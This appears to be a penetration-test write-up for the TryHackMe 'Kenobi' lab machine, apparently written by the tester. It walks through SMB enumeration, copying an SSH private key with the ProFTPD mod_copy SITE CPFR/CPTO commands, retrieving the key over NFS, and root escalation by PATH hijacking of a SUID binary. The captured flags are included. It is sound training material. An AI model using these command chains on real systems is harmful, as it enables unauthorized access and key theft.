

# Penetration Testing Report

Kenobi

Assessment Type: Controlled Penetration Test

Target: Kenobi Linux Machine

Platform: TryHackMe

Tester: Shantanu Kakade

Assessment Date: 26-08-2026

## Executive Summary

A penetration test was conducted against the Kenobi machine in a controlled TryHackMe environment. The assessment identified multiple security weaknesses, including exposed network services, an anonymously accessible SMB share, sensitive information disclosure, vulnerable ProFTPD functionality, exposure of an SSH private key, and an insecure SUID binary. These vulnerabilities could be chained to obtain user-level access and ultimately escalate privileges to root. The overall impact of the identified vulnerabilities is considered Critical because successful exploitation resulted in complete compromise of the target system.

## Network Scanning

First, I scanned the target machine to find open ports and running services.

**Target IP:** 10.48.129.250

I used the following Nmap command:

```
nmap -sCV -p- -oN kenobi.txt 10.48.129.250
```

The scan found that the host was online and had several open ports.

| Port | Service | Version       |
|------|---------|---------------|
| 21   | FTP     | ProFTPD 1.3.5 |
| 22   | SSH     | OpenSSH 8.2p1 |

| Port  | Service  | Version       |
|-------|----------|---------------|
| 80    | HTTP     | Apache 2.4.41 |
| 111   | RPC      | rpcbind       |
| 139   | SMB      | Samba 4.6.2   |
| 445   | SMB      | Samba 4.6.2   |
| 2049  | NFS      | NFS v3        |
| 39579 | Nlockmgr | RPC service   |
| 57641 | Mountd   | RPC service   |
| 57975 | Mountd   | RPC service   |
| 60875 | Mountd   | RPC service   |

The scan also showed that the machine is running **Ubuntu Linux**.

The web server has a robots.txt file that contains an entry for /admin.html. This is worth checking during web enumeration.

The SMB service also has message signing enabled, but it is not required.

Based on the scan results, the main services I will investigate further are **FTP, HTTP, SMB, and NFS**

```

root@ip-10-48-82-206:~# nmap -sCV -p- -oN kenobi.txt 10.48.129.250
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-26 14:33 UTC
Nmap scan report for ip-10-48-129-250.ap-south-1.compute.internal (10.48.129.250)
Host is up (0.00014s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 09:de:1b:7a:a8:34:93:f8:4b:22:77:d5:fc:91:83:1e (RSA)
|_ 256 3c:18:dd:60:f9:bd:e6:99:b8:f7:78:16:38:00:96:8a (ECDSA)
|_ 256 1b:38:69:d3:a7:cd:65:7c:64:d0:fa:6a:c7:1a:b9:9d (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /admin.html
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
|_  100000  2,3,4      111/tcp     rpcbind
|_  100000  2,3,4      111/udp     rpcbind
|_  100000  3,4        111/tcp6    rpcbind
|_  100000  3,4        111/udp6    rpcbind
|_  100005  1,2,3      34027/tcp6  mountd
|_  100005  1,2,3      34611/udp6  mountd
|_  100005  1,2,3      38265/udp   mountd
|_  100005  1,2,3      60875/udp   mountd
|_  100021  1,3,4      33019/udp6  nlockmgr
|_  100021  1,3,4      35594/udp   nlockmgr
|_  100021  1,3,4      39579/tcp   nlockmgr

```

```
root@ip-10-48-82-206: ~
File Edit View Search Terminal Help
100005 1,2,3 38265/udp mountd
100005 1,2,3 60875/tcp mountd
100021 1,3,4 33019/udp6 nlockmgr
100021 1,3,4 35594/udp nlockmgr
100021 1,3,4 39579/tcp nlockmgr
100021 1,3,4 40001/tcp6 nlockmgr
100227 3 2049/tcp nfs_acl
100227 3 2049/tcp6 nfs_acl
100227 3 2049/udp nfs_acl
100227 3 2049/udp6 nfs_acl
139/tcp open netbios-ssn Samba smbd 4.6.2
445/tcp open netbios-ssn Samba smbd 4.6.2
2049/tcp open nfs_acl 3 (RPC #100227)
39579/tcp open nlockmgr 1-4 (RPC #100021)
57641/tcp open mountd 1-3 (RPC #100005)
57975/tcp open mountd 1-3 (RPC #100005)
60875/tcp open mountd 1-3 (RPC #100005)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
smb2-security-mode:
  3:1:1:
    Message signing enabled but not required
_nbstat: NetBIOS name: KENOB1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb2-time:
  date: 2026-08-26T14:33:21
  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.78 seconds
root@ip-10-48-82-206: ~
```

## Enumeration

After the initial Nmap scan, I started enumerating the SMB service running on ports 139 and 445.

First, I checked the available SMB shares

```
smbclient -L //10.48.129.250
```


The scan showed a share named anonymous that could be accessed without providing credentials.

I connected to the share using:

```
smbclient //10.48.129.250/anonymous
```

After connecting, I listed the available files: **ls**

A file named log.txt was found. I downloaded it to my machine using: **get log.txt**



```
root@ip-10-48-82-206:~# smbclient -L //10.48.129.250
Password for [WORKGROUP\root]:

  Sharename      Type            Comment
  -----
  print$         Disk            Printer Drivers
  anonymous       Disk
  IPC$           IPC             IPC Service (kenobi server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
root@ip-10-48-82-206:~# smbclient //10.48.129.250/anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Wed Sep  4 10:49:09 2019
..               D           0   Sat Aug  9 13:03:22 2025
log.txt          N        12237 Wed Sep  4 10:49:09 2019

9183416 blocks of size 1024. 2916772 blocks available
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (2987.5 KiloBytes/sec) (average 2987.5 KiloBytes/sec)
smb: \>
```

After downloading the log.txt file from the anonymous SMB share, I checked its contents using: **cat log.txt**

The file revealed two important pieces of information.

First, it showed that the SSH private key for the kenobi user is stored at: **/home/kenobi/.ssh/id\_rsa**

Second, the file contained information about the FTP server and showed that it was running **ProFTPD**.

This was useful because the SSH private key could potentially be used to access the target as the kenobi user, while the ProFTPD information gave me another service to investigate for possible vulnerabilities.

```
Applications Places System Wed Aug 26, 14:49 AttackBox IP:10-48-82-206
root@ip-10-48-82-206:~# cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSL/v7KLUZrOWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+--[RSA 2048]-----+
|
| .o. .
| ..o+ .
| So.o++o.
| o...+oo.B0*o
| o o...o.o+.000
| . . E .0+o .
| . . oBo.
|
+---[SHA256]-----+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use. It establishes a single server
# and a single anonymous login. It assumes that you have a user/group
# 'nobody' and 'ftp' for normal operation and anon.

ServerName "ProFTPD Default Installation"
ServerType standalone
DefaultServer on
```

## Exploitation

The log.txt file showed that the target was running ProFTPD 1.3.5 and that the Kenobi user's SSH private key was stored at /home/kenobi/.ssh/id\_rsa.

I checked whether this version of ProFTPD had any known vulnerabilities using SearchSploit.

searchsploit ProFTPD 1.3.5

The search showed a **File Copy** vulnerability. I then downloaded the exploit information to examine how it worked.

searchsploit -m 36742

cat 36742.txt

```
root@ip-10-48-82-206: ~
File Edit View Search Terminal Help
root@ip-10-48-82-206:~# searchsploit ProFTPD 1.3.5
-----
Exploit Title | Path
-----|-----
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit) | linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution | linux/remote/36803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2) | linux/remote/49908.py
ProFTPD 1.3.5 - File Copy | linux/remote/36742.txt
-----
Shellcodes: No Results
root@ip-10-48-82-206:~# searchsploit -m 36742
Exploit: ProFTPD 1.3.5 - File Copy
URL: https://www.exploit-db.com/exploits/36742
Path: /opt/exploitdb/exploits/linux/remote/36742.txt
Codes: CVE-2015-3306, OSVDB-120834
Verified: True
File Type: ASCII text
Copied to: /root/.36742.txt

root@ip-10-48-82-206:~# cat 36742.txt
Description TJ Saunders 2015-04-07 16:35:03 UTC
Vadim Melihov reported a critical issue with proftpd installations that use the
mod_copy module's SITE CPFR/SITE CPTO commands; mod_copy allows these commands
to be used by "unauthenticated clients":
-----
Trying 80.150.216.115...
Connected to 80.150.216.115.
Escape character is '^]'.
220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:80.150.216.115]
```

The exploit uses two FTP commands:

SITE CPFR – specifies the file to copy.

SITE CPTO – specifies where the file should be copied.

Since the SSH private key was known, I used the vulnerable FTP functionality to copy it to /var/tmp.

I connected to the FTP service using Netcat:


```
nc 10.48.129.250 21
```

I then issued:

```
SITE CPFR /home/kenobi/.ssh/id_rsa
```

```
SITE CPTO /var/tmp/id_rsa
```

The SSH private key was successfully copied to /var/tmp/id\_rsa.



```
root@ip-10-48-82-206:~  
File Edit View Search Terminal Help  
root@ip-10-48-82-206:~# nc 10.48.129.250 21  
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.48.129.250]  
SITE CPFR /home/kenobi/.ssh/id_rsa  
350 File or directory exists, ready for destination name  
SITE CPTO /var/tmp/id_rsa  
250 Copy successful
```

The target also had NFS running, so I used the NFS service to access the /var directory from my machine.

First, I created a mount point: `mkdir /mnt/Kenobi`

I then mounted the remote /var directory:

`mount 10.48.129.250:/var /mnt/kenobi`

I navigated to the tmp directory and confirmed that the copied key was present:

`cd /mnt/kenobi/tmp`


`ls`

I copied the key to my local system:

`cp id_rsa /root/`

Because SSH requires restrictive permissions for private keys, I changed the permissions: `cd /root`

chmod 600 id\_rsa

A screenshot of a terminal window titled "root@ip-10-48-82-206: ~". The terminal shows a series of commands and their outputs. The user creates a directory /mnt/kenobi, mounts 10.48.129.250:/var to /mnt/kenobi, and then navigates to /mnt/ignite/tmp. They then copy id\_rsa from /mnt/kenobi/tmp to /root/. After running 'ls', they see a directory listing including 36742.txt, Desktop, Downloads, Postman, Scripts, go, kenobi.txt, neoreg\_servers, snap, CTFBuilder, Documents, Pictures, Rooms, Templates, id\_rsa, log.txt, reports, and test-reports. Finally, they run 'chmod 600 id\_rsa' and the prompt returns.

```
root@ip-10-48-82-206:~# mkdir /mnt/kenobi
root@ip-10-48-82-206:~# mount 10.48.129.250:/var /mnt/kenobi
root@ip-10-48-82-206:~# cd /mnt/ignite/tmp
bash: cd: /mnt/ignite/tmp: No such file or directory
root@ip-10-48-82-206:~# cd /mnt/kenobi/tmp/
root@ip-10-48-82-206:/mnt/kenobi/tmp# ls
cloud-init
id_rsa
systemd-private-a3b5871d45d44df28a99e7c5173e5e1d-ModemManager.service-tp3Vng
systemd-private-a3b5871d45d44df28a99e7c5173e5e1d-apache2.service-ByM4th
systemd-private-a3b5871d45d44df28a99e7c5173e5e1d-systemd-logind.service-YOEK5f
systemd-private-a3b5871d45d44df28a99e7c5173e5e1d-systemd-resolved.service-TGPsOh
systemd-private-a3b5871d45d44df28a99e7c5173e5e1d-systemd-timesyncd.service-14XsYe
root@ip-10-48-82-206:/mnt/kenobi/tmp# cp id_rsa /root/
root@ip-10-48-82-206:/mnt/kenobi/tmp# cd /root/
root@ip-10-48-82-206:~# ls
36742.txt  Desktop  Downloads  Postman  Scripts  go      kenobi.txt  neoreg_servers  snap
CTFBuilder Documents Pictures  Rooms    Templates id_rsa  log.txt    reports      test-reports
root@ip-10-48-82-206:~# chmod 600 id_rsa
root@ip-10-48-82-206:~#
```

## Privilege Escalation

After getting access to the target through SSH as the kenobi user, I checked whether there were any SUID binaries that could help me gain higher privileges.

I first connected to the target using the recovered SSH key:

```
ssh -i id_rsa kenobi@10.48.129.250
```

After logging in, I confirmed the current user:


```
whoami
```

The output showed:

```
kenobi
```

I then searched for SUID binaries:

```
find / -perm -u=s -type f 2>/dev/null
```



```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/snap/core20/2599/usr/bin/chfn
/snap/core20/2599/usr/bin/chsh
/snap/core20/2599/usr/bin/gpasswd
/snap/core20/2599/usr/bin/mount
/snap/core20/2599/usr/bin/newgrp
/snap/core20/2599/usr/bin/passwd
/snap/core20/2599/usr/bin/su
/snap/core20/2599/usr/bin/sudo
/snap/core20/2599/usr/bin/umount
/snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-ntc
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/su
kenobi@kenobi:~$ ls
share user.txt
kenobi@kenobi:~$ cat user.txt
d6b0f3f53b6caa532a83915e19224899
```

Among the results, I found:

**/usr/bin/menu**

This was interesting because menu is not a standard Linux utility. I ran it to see what it does:


**/usr/bin/menu**

The program displayed several options for checking system information.

To understand how the program works, I inspected the binary with:

**strings /usr/bin/menu**

The output showed that the program uses the **curl** command without specifying its full path.



```
kenobi@kenobi:~$ /usr/bin/menu
1. status check
2. kernel version
3. ifconfig
** Enter your choice :2
kenobi@kenobi:~$ strings /usr/bin/menu
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
__isoc99_scanf
puts
__stack_chk_fail
printf
system
__libc_start_main
__gnon_start__
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
UH-
AMAVA
AUAUL
[JAVA]A*A
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
Invalid choice
;*3$'
GCC: (Ubuntu 5.4.0-6ubuntu1-16.04.11) 5.4.0 20160609
crststuff.c
gcc -fPIC
```

After identifying that `/usr/bin/menu` uses the curl command without specifying its full path, I tested whether I could replace curl with my own file.

I moved to the `/tmp` directory and created a file named curl that starts a shell:

```
cd /tmp
```

```
echo /bin/sh > curl
```

I then made the file executable:

```
chmod 777 curl
```

Next, I changed the PATH variable so that `/tmp` is searched before the normal system directories:

```
export PATH=/tmp:$PATH
```

I ran the menu program again:

```
/usr/bin/menu
```

When the program called curl, it executed the file I created in /tmp instead of the original curl command. This gave me a root shell.


I verified the privileges with:

`id`

Finally, I read the root flag:

`cat /root/root.txt`

This confirmed that the privilege escalation was successful and that I had gained full root access to the target machine.



```
Applications Places System Wed Aug 26, 15:53
kenobi@kenobi: /tmp
File Edit View Search Terminal Help
kenobi@kenobi:~$ cd /tmp
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(samba
share)
# cat /root/root.txt
177b3cd8562289f37382721c28381f02
#
```

Finding

Severity

Anonymous SMB share

Medium

ProFTPD 1.3.5 file-copy vulnerability

High

SSH private-key exposure

Critical

SUID PATH hijacking

Critical